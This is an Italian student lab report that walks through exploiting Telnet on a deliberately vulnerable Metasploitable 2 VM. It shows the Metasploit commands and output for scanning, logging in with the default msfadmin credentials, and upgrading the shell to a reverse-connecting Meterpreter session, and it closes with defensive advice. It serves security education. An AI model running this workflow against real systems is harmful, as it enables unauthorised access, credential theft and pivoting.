




CYBERSECURITY 266IT

Exploit Telnet con Metasploit

S7 L2



Andrea Calabretta

Sommario

1. Introduzione	3
1.1 Traccia dell'Esercizio.....	3
2. Fase 1 – Scansione del Servizio Telnet.....	4
2.1 Verifica con Nmap.....	4
2.2 Utilizzo del Modulo telnet_version.....	4
3. Fase 2 – Autenticazione e Creazione della Sessione	6
3.1 Selezione del Modulo telnet_login.....	6
3.2 Configurazione dei Parametri.....	6
3.3 Esecuzione e Apertura della Sessione	7
4. Fase 3 – Gestione delle Sessioni.....	8
4.1 Verifica delle Sessioni Attive.....	8
4.2 Interazione con la Sessione.....	8
5. Fase 4 – Upgrade della Sessione a Meterpreter	9
5.1 Messa in Background della Sessione	9
5.2 Selezione e Configurazione del Modulo shell_to_meterpreter	9
5.3 Esecuzione dell'Upgrade.....	10
5.4 Accesso alla Sessione Meterpreter	10
6. Conclusioni	12

1. Introduzione

La presente relazione documenta le attività svolte durante l'esercitazione pratica di Cybersecurity, incentrata sull'analisi e lo sfruttamento del servizio Telnet mediante il framework Metasploit. L'obiettivo principale dell'esercitazione è stato quello di comprendere le vulnerabilità associate al protocollo Telnet, un protocollo di comunicazione in chiaro che trasmette dati — incluse le credenziali di autenticazione — senza alcuna forma di cifratura.

L'ambiente di laboratorio utilizzato è composto da due macchine virtuali in rete locale:

- Kali Linux (192.168.1.62): macchina attaccante, dotata del framework Metasploit
- Metasploitable 2 (192.168.1.60): macchina target appositamente vulnerabile, utilizzata a scopo didattico

L'esercitazione si articola in quattro fasi principali, descritte di seguito, che coprono la scansione del servizio, l'autenticazione tramite credenziali predefinite, la gestione delle sessioni e l'upgrade della sessione a Meterpreter.

1.1 Traccia dell'Esercizio

Fase 1 – Scansione del Servizio Telnet — Sulla base dell'esercizio visto in lezione teorica, utilizzare Metasploit per analizzare il servizio Telnet sulla macchina Metasploitable, adoperando il modulo `auxiliary/scanner/telnet/telnet_version`.

Fase 2 – Autenticazione e Creazione della Sessione — L'obiettivo è ottenere l'accesso a Metasploitable 2 sfruttando le sue credenziali predefinite. Utilizzare il modulo `auxiliary/scanner/telnet/telnet_login` impostando: il target RHOSTS, le credenziali note USERNAME e PASSWORD, e l'opzione STOP_ON_SUCCESS su true.

Fase 3 – Gestione delle Sessioni — Verificare le sessioni attive tramite il comando `sessions -l`. Per interagire con la sessione appena creata, digitare `sessions -i <ID_sessione>`.

Fase 4 – Upgrade della Sessione a Meterpreter — Mettere in background la sessione attiva con Ctrl+Z e confermare con y. Successivamente, utilizzare il modulo `post/multi/manage/shell_to_meterpreter` per eseguire l'upgrade. Controllare le opzioni con `show options` ed effettuare le configurazioni necessarie.

2. Fase 1 – Scansione del Servizio Telnet

2.1 Verifica con Nmap

Prima di utilizzare Metasploit, è stata effettuata una scansione preliminare con Nmap per verificare che il servizio Telnet fosse attivo sulla macchina target. Il comando eseguito è:

```
nmap -p 23 192.168.1.60
```

Il risultato ha confermato che la porta 23/TCP è aperta e il servizio Telnet è in ascolto. La scansione ha inoltre identificato il MAC Address del target come appartenente a una scheda di rete virtuale Oracle VirtualBox.

```
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nmap -p 23 192.168.1.60
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-19 09:13 -0400
Nmap scan report for 192.168.1.60 (192.168.1.60)
Host is up (0.00050s latency).

PORT      STATE SERVICE
23/tcp    open  telnet
MAC Address: 08:00:27:E4:8E:53 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Figura 1 – Output Nmap: porta 23/TCP aperta su 192.168.1.60

2.2 Utilizzo del Modulo telnet_version

Avviato Metasploit, è stato selezionato il modulo di scansione per la versione Telnet tramite il numero indice 78 (equivalente al percorso completo del modulo). Con il comando show options è stato verificato che il parametro RHOSTS fosse da configurare. Successivamente è stato impostato l'indirizzo IP del target:

```
use 78 (auxiliary/scanner/telnet/telnet_version)
show options
set RHOSTS 192.168.1.60
```

```
77 auxiliary/scanner/telnet/telnet_login . normal No Telnet
78 auxiliary/scanner/telnet/telnet_version . normal No Telnet
79 auxiliary/scanner/telnet/telnet_encrypt_overflow . normal No Telnet
Detection
80 payload/cmd/unix/bind_busybox_telnetd . normal No Unix
telnetd)
81 payload/cmd/unix/reverse . normal No Unix
lnet)
82 payload/cmd/unix/reverse_ssl_double_telnet . normal No Unix
(telnet)
83 payload/cmd/unix/reverse_bash_telnet_ssl . normal No Unix
)
84 exploit/linux/ssh/vyos_restricted_shell_privesc 2018-11-05 great Yes VyOS
Escalation
85 post/windows/gather/credentials/mremote . normal No Wind
action

Interact with a module by name or index. For example info 85, use 85 or use post/windows/gather/credentials/mremote
msf > use 78
```

Figura 2 – Selezione del modulo telnet_version e configurazione di RHOSTS

Dopo aver configurato i parametri, è stato lanciato l'exploit. Il modulo ha contattato il servizio Telnet sulla porta 23 e ha ricevuto il banner di Metasploitable, che include un avviso esplicito ("Warning: Never expose this VM to an untrusted network!") e le credenziali predefinite (msfadmin/msfadmin).

[illegible]


Figura 3 – Output dell'exploit: banner Telnet ricevuto da 192.168.1.60

3. Fase 2 – Autenticazione e Creazione della Sessione

3.1 Selezione del Modulo telnet_login

Per effettuare l'autenticazione sulla macchina target, è stato utilizzato il modulo `auxiliary/scanner/telnet/telnet_login` (numero indice 77). Questo modulo permette di tentare l'autenticazione con credenziali specifiche o mediante attacchi a dizionario.

```
use 77 (auxiliary/scanner/telnet/telnet_login)
```



```
77 auxiliary/scanner/telnet/telnet_login . normal No Telnet
78 auxiliary/scanner/telnet/telnet_version . normal No Telnet
79 auxiliary/scanner/telnet/telnet_encrypt_overflow . normal No Telnet
etection
80 payload/cmd/unix/bind_busybox_telnetd . normal No Unix C
telnetd)
81 payload/cmd/unix/reverse . normal No Unix C
net)
82 payload/cmd/unix/reverse_ssl_double_telnet . normal No Unix C
(telnet)
83 payload/cmd/unix/reverse_bash_telnet_ssl . normal No Unix C
)
84 exploit/linux/ssh/vyos_restricted_shell_privesc 2018-11-05 great Yes VyOS r
Escalation
85 post/windows/gather/credentials/mremote . normal No Window
ction

Interact with a module by name or index. For example info 85, use 85 or use post/windows/gather/credentials/mremote
msf > use 77
msf auxiliary(scanner/telnet/telnet_login) > █
```

Figura 4 – Selezione del modulo `telnet_login` tramite indice 77

3.2 Configurazione dei Parametri

Sono stati configurati i seguenti parametri:

- RHOSTS: 192.168.1.60 (indirizzo IP del target)
- USERNAME: msfadmin (credenziali predefinite di Metasploitable)
- PASSWORD: msfadmin
- STOP_ON_SUCCESS: true (interrompe la scansione al primo login riuscito)

```
set RHOSTS 192.168.1.60
set USERNAME msfadmin
set PASSWORD msfadmin
set STOP_ON_SUCCESS true
show options
```

```
View the full module info with the info, or info -d command.
msf auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):



| Name             | Current Setting | Required | Description                                                                                            |
|------------------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false           | yes      | Attempt to login with a blank username and password                                                    |
| BLANK_PASSWORDS  | false           | no       | Try blank passwords for all users                                                                      |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5                                                                    |
| CreateSession    | true            | no       | Create a new session for every successful login                                                        |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current database                                           |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the list                                                  |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list                                                      |
| DB_SKIP_EXISTING | none            | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm)            |
| PASSWORD         | msfadmin        | no       | A specific password to authenticate with                                                               |
| PASS_FILE        |                 | no       | File containing passwords, one per line                                                                |
| RHOSTS           | 192.168.1.60    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT            | 23              | yes      | The target port (TCP)                                                                                  |
| STOP_ON_SUCCESS  | true            | yes      | Stop guessing when a credential works for a host                                                       |
| THREADS          | 1               | yes      | The number of concurrent threads (max one per host)                                                    |
| USERNAME         | msfadmin        | no       | A specific username to authenticate as                                                                 |
| USERPASS_FILE    |                 | no       | File containing users and passwords separated by space, one pair per line                              |
| USER_AS_PASS     | false           | no       | Try the username as the password for all users                                                         |
| USER_FILE        |                 | no       | File containing usernames, one per line                                                                |
| VERBOSE          | true            | yes      | Whether to print output for all attempts                                                               |



View the full module info with the info, or info -d command.
msf auxiliary(scanner/telnet/telnet_login) > 
```

Figura 5 – Configurazione completa del modulo telnet_login con tutti i parametri

3.3 Esecuzione e Apertura della Sessione

Dopo aver verificato la configurazione, è stato lanciato il modulo con il comando exploit. Il modulo ha tentato l'autenticazione con le credenziali configurate e ha ottenuto un login positivo (msfadmin:msfadmin), aprendo automaticamente una sessione di comando (command shell) sulla macchina target. La sessione aperta è la numero 1, con connessione 192.168.1.62:45897 → 192.168.1.60:23.

```
msf auxiliary(scanner/telnet/telnet_login) > exploit
[*] 192.168.1.60:23 - No active DB -- Credential data will not be saved!
[+] 192.168.1.60:23 - 192.168.1.60:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.60:23 - Attempting to start session 192.168.1.60:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.1.62:45897 → 192.168.1.60:23) at 2026-05-19 09:39:06 -0400
[*] 192.168.1.60:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figura 6 – Login avvenuto con successo: sessione 1 aperta tramite Telnet

4. Fase 3 – Gestione delle Sessioni

4.1 Verifica delle Sessioni Attive

Dopo l'exploit, è stato eseguito il comando `sessions -l` per visualizzare l'elenco delle sessioni attive. L'output mostra la sessione 1 di tipo shell (Telnet), autenticata con le credenziali `msfadmin:msfadmin` sull'host `192.168.1.60` porta `23`.

```
sessions -l
```

```
msf auxiliary(scanner/telnet/telnet_login) > sessions -l
Active sessions

```

Id	Name	Type	Information	Connection
1		shell	TELNET msfadmin:msfadmin (192.168.1.60:23)	192.168.1.62:45897 → 192.168.1.60:23 (192.168.1.60)

Figura 7 – Elenco sessioni attive: sessione 1 (shell Telnet)

4.2 Interazione con la Sessione

Per interagire con la sessione aperta è stato utilizzato il comando `sessions -i 1`. Il sistema ha avviato l'interazione con la sessione 1, presentando il prompt del sistema target (`msfadmin@metasploitable:~$`), confermando l'accesso diretto alla shell della macchina remota.

```
sessions -i 1
```

```
msf auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1 ...

msfadmin@metasploitable:~$
```

Figura 8 – Interazione con la sessione 1: prompt della macchina target ottenuto

5. Fase 4 – Upgrade della Sessione a Meterpreter

5.1 Messa in Background della Sessione

Per poter eseguire l'upgrade della sessione attiva, è necessario metterla in background senza chiuderla. Ciò è stato effettuato tramite la combinazione di tasti Ctrl+Z, che ha richiesto una conferma (y). La sessione shell è rimasta attiva in background, permettendo di tornare al prompt di Metasploit.

```
msfadmin@metasploitable:~$ ^Z
Background session 1? [y/N] y
```

Figura 9 – Sessione 1 messa in background con Ctrl+Z

5.2 Selezione e Configurazione del Modulo shell_to_meterpreter

È stato caricato il modulo post/multi/manage/shell_to_meterpreter, progettato specificamente per effettuare l'upgrade di una shell generica a una sessione Meterpreter. Con il comando show options sono stati verificati i parametri richiesti: SESSION (obbligatorio), LHOST e LPORT.

```
use post/multi/manage/shell_to_meterpreter
show options
```

```
msf auxiliary(scanner/teinet/teinet_login) > use post/multi/manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):



| Name    | Current Setting | Required | Description                                                                             |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------|
| HANDLER | true            | yes      | Start an exploit/multi/handler to receive the connection                                |
| LHOST   |                 | no       | IP of host that will receive the connection from the payload (Will try to auto detect). |
| LPORT   | 4433            | yes      | Port for payload to connect to.                                                         |
| SESSION |                 | yes      | The session to run this module on                                                       |



View the full module info with the info, or info -d command.
msf post(multi/manage/shell_to_meterpreter) > █
```

Figura 10 – Selezione del modulo shell_to_meterpreter e visualizzazione delle opzioni

Sono stati configurati i parametri necessari:

```
set SESSION 1
set LHOST 192.168.1.62
show options
```

```

View the full module info with the info, or info -d command.
msf post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf post(multi/manage/shell_to_meterpreter) > set LHOST 192.168.1.62
LHOST => 192.168.1.62
msf post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):



| Name    | Current Setting | Required | Description                                                                             |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------|
| HANDLER | true            | yes      | Start an exploit/multi/handler to receive the connection                                |
| LHOST   | 192.168.1.62    | no       | IP of host that will receive the connection from the payload (Will try to auto detect). |
| LPORT   | 4433            | yes      | Port for payload to connect to.                                                         |
| SESSION | 1               | yes      | The session to run this module on                                                       |



View the full module info with the info, or info -d command.
msf post(multi/manage/shell_to_meterpreter) > █

```

Figura 11 – Configurazione di SESSION e LHOST per il modulo shell_to_meterpreter

5.3 Esecuzione dell'Upgrade

Dopo la configurazione, è stato lanciato il modulo. Nonostante un avviso sulla compatibilità della piattaforma ("Unknown session platform"), il modulo ha completato con successo l'upgrade. Metasploit ha avviato un handler, inviato lo stage Meterpreter (1.062.760 byte) al target, e aperto la sessione Meterpreter numero 2 con connessione 192.168.1.62:4433 → 192.168.1.60:34217.

```

msf post(multi/manage/shell_to_meterpreter) > exploit
[!] SESSION may not be compatible with this module:
[!] * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.62:4433
[*] Sending stage (1062760 bytes) to 192.168.1.60
[*] Meterpreter session 2 opened (192.168.1.62:4433 → 192.168.1.60:34217) at 2026-05-19 09:51:57 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) > █

```

Figura 12 – Upgrade completato: sessione Meterpreter 2 aperta

5.4 Accesso alla Sessione Meterpreter

Con il comando `sessions -l` sono state verificate le due sessioni attive: la sessione 1 (shell Telnet) e la sessione 2 (Meterpreter x86/linux). Successivamente, tramite `sessions -i 2`, è stata avviata l'interazione con la sessione Meterpreter, presentando il prompt `meterpreter >`.

```

sessions -l
sessions -i 2

```

```

msf post(multi/manage/shell_to_meterpreter) > exploit sessions 0
[*] SESSION may not be compatible with this module:
[*] * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.62:4433
[*] Sending stage (1062760 bytes) to 192.168.1.60
[*] Meterpreter session 2 opened (192.168.1.62:4433 → 192.168.1.60:34217) at 2026-05-19 09:51:57 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions

```

Id	Name	Type	Information	Connection
1		shell	TELNET msfadmin:msfadmin (192.168.1.60:23)	192.168.1.62:45897 → 192.168.1.60:23 (192.168.1.60)
2		meterpreter	x86/linux msfadmin @ metasploitable.localdomain	192.168.1.62:4433 → 192.168.1.60:34217 (192.168.1.60)

```

msf post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter >

```

Figura 13 – Sessioni attive e accesso alla sessione Meterpreter 2

6. Conclusioni

L'esercitazione ha permesso di approfondire in modo pratico le tecniche di analisi e sfruttamento del servizio Telnet tramite il framework Metasploit. Le quattro fasi hanno dimostrato come un servizio configurato con credenziali predefinite possa essere individuato, autenticato e sfruttato in modo sistematico.

In particolare, è emerso come il protocollo Telnet rappresenti un significativo rischio di sicurezza: trasmette dati in chiaro, incluse le credenziali di accesso, e non offre meccanismi di autenticazione robusta. L'utilizzo di credenziali predefinite (msfadmin/msfadmin) ha reso possibile l'accesso senza alcun tentativo di brute-force.

L'upgrade della sessione shell a Meterpreter ha ulteriormente ampliato le capacità operative, offrendo funzionalità avanzate come:

- Raccolta di informazioni di sistema (sysinfo, getuid)
- Estrazione degli hash delle password (hashdump)
- Trasferimento di file bidirezionale (upload/download)
- Pivoting verso altri sistemi della rete

Dal punto di vista difensivo, questa esercitazione evidenzia l'importanza di disabilitare il servizio Telnet in favore di SSH (cifatura end-to-end), modificare le credenziali predefinite, implementare un monitoraggio attivo delle connessioni di rete e adottare politiche di segmentazione della rete per limitare l'esposizione dei servizi.